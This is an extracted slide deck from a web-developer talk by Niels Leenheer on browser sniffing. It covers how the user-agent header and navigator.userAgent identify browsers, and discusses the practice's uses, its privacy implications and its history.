




Niels Leenheer

everybody lies

HTML TEST



The screenshot shows a browser window with the URL `html5test.com`. The page header includes a hamburger menu icon, the **HTML5 TEST** logo, and the text "how well does your browser support html5?". Navigation tabs include "your browser" (active), "other browsers", "compare", "news", "device lab", and "about the test".


The main content area displays the score: "YOUR BROWSER SCORES **400** OUT OF 555 POINTS". To the right is a "JavaScript Diagrams" section with a tree diagram and a link "Click here for GoJS".

Below the score, it states "You are using Safari 9.0.1 on OS X El Capitan 10.11". A "Correct?" feedback box with check and X icons is visible.

The footer contains four action buttons: "Save results" (blue), "Compare to..." (green), "Share" (orange), and "Donate" (yellow).



whichbrowser



GitHub, Inc.

This repository Search Pull requests Issues Gist

WhichBrowser / Parser Unwatch 72 Star 928 Fork 123

Code Issues 1 Pull requests 0 Pulse Graphs Settings

Browser sniffing gone too far — A useragent parser library for PHP <http://whichbrowser.net> — Edit

730 commits 2 branches 22 releases 3 contributors

Branch: master New pull request New file Upload files Find file SSH git@github.com:WhichBrowser/Pa Download ZIP

NielsLeenheer Make television manufacturer detection simpler Latest commit 0a12639 17 minutes ago

bin	Update profile tool	27 days ago
data	Improve detection of UC Browser models	8 hours ago

warning:

this talk is full of
lies and deception



A close-up photograph of a cow's back and tail, showing the texture of its brown fur and the curve of its tail. The background is a blurred green field.

yes...

this talk is about
browser sniffing

why?

browser sniffing is

dirty

you should use
feature detection

*Dear Web Developers:
Browser Sniffing is Stupid*

<http://www.webstandards.org/2002/12/20/dear-web-developers-browser-sniffing-is-stupid/>

5 Reasons Why Browser Sniffing Stinks

<https://www.sitepoint.com/why-browser-sniffing-stinks/>

Browser Detection is Bad

<https://css-tricks.com/browser-detection-is-bad/>



best-practices

responsive
design

progressive
enhancement

feature
detection

anti-pattern

browser sniffing

browser sniffing

is just a tool

everybody uses
browser sniffing

Search

Search input: useragent Search button

- Repositories 586
- Code 11,264,584
- Issues 29,421
- Wikis 4,682
- Users 3

We've found 586 repository results Sort: Most stars

WhichBrowser/Parser PHP ★ 1,009 📄 139

Browser sniffing gone too far — A **useragent** parser library for PHP

Updated 21 days ago

Languages

- Perl 139
- JavaScript 122
- PHP 86
- Python 32
- Java 31
- Ruby 24
- C# 9
- Objective-C 9
- Go 8
- HTML 6

3rd-Eden/useragent JavaScript ★ 472 📄 53

Useragent parser for Node.js, ported from browserscope.org

Updated 16 days ago

hotoo/detector JavaScript ★ 468 📄 114

👤 客户端环境识别模块。(**UserAgent** detector)

Updated 22 days ago

darcyclarke/Detect.js JavaScript ★ 446 📄 87





what...

is browser sniffing
actually?

the http specification defines
the user-agent header

it contains a string with
information about the browser

every request the browser
makes to the server includes
the user-agent header

GET http://whichbrowser.net/ HTTP/1.1

Accept: text/html, application/xhtml+xml, */*

Accept-Language: en-us

User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)

Accept-Encoding: gzip, deflate

Connection: Keep-Alive

Host: whichbrowser.net

GET http://whichbrowser.net/ HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-us
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
Host: whichbrowser.net

HTTP/1.1 200 OK
Date: Mon, 08 Feb 2016 10:40:28 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.1e-fips mod_fcgid/2.3.9 PHP/5.4.16
Last-Modified: Thu, 15 Jan 2015 10:10:40 GMT
ETag: "984-50cae11796432"
Accept-Ranges: bytes
Content-Length: 2436
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


<!doctype html>

<html>

<head>

you can access
the exact same string
using javascript

```
<script type="text/javascript">  
<!--  
  
    alert(navigator.userAgent);  
  
//-->  
</script>
```



you can use the user-agent
string to identify:

the browser
the rendering engine
the operating system
the device model
and more



A photograph of a dog sniffing the ground on a paved path. The dog is in the foreground, and its head is lowered towards the pavement. The background shows a grassy area and a concrete curb. A semi-transparent red banner is overlaid on the image, containing text.

what...

is browser sniffing
good for?

knowledge

**if you know the platform or browser,
you can streamline the user experience**



Take Control.
Choose Firefox.

Free Download

Systems & Languages | What's New | Privacy

**if you know your users,
you can build a better site for them**

if you know which browser is being used, you can work around bugs

if you know which browser is causing
errors, you can fix them

privacy implications

Are you REALLY getting the best deal? Research reveals online customers are victims of 'price discrimination' when booking their holidays

- It often pays to sign up as a 'member' to receive the best deals
- Expedia 'steer' users to hotels and prices dependent on browser history
- Hotel prices can vary dependent on what device you're using
- This kind of 'price discrimination' is not illegal - it pays to be clued up

By JOHN HUTCHINSON FOR MAILONLINE

PUBLISHED: 13:08 GMT, 29 October 2014 | UPDATED: 13:11 GMT, 29 October 2014

We are constantly told how 'booking online' could save us a tidy amount on our hotels and holidays.

But a new study has shown that other customers may still be getting a better deal - even when the



dailymail.co.uk



Mail Online



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Are you REALLY getting the best deal? Research reveals online customers are victims of 'price discrimination' when booking their holidays

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
But a new study has shown that other customers may still be getting a better deal - even when the

changing your user agent
string actually makes it
easier to track you

anonymity by looking
like everybody else



brave does not have a
useragent string of its own



Brian R. Bondy

@brianbondy

@whichbrowserlib @brave we'll switch to Brave once there are lots more users, for fingerprinting / privacy reasons.

4:17 PM - 13 Jul 2016







why...

is browser sniffing
so difficult?

things started out simple




Mosaic/0.9

The name of
the browser

The version of
the browser

Netscape Navigator

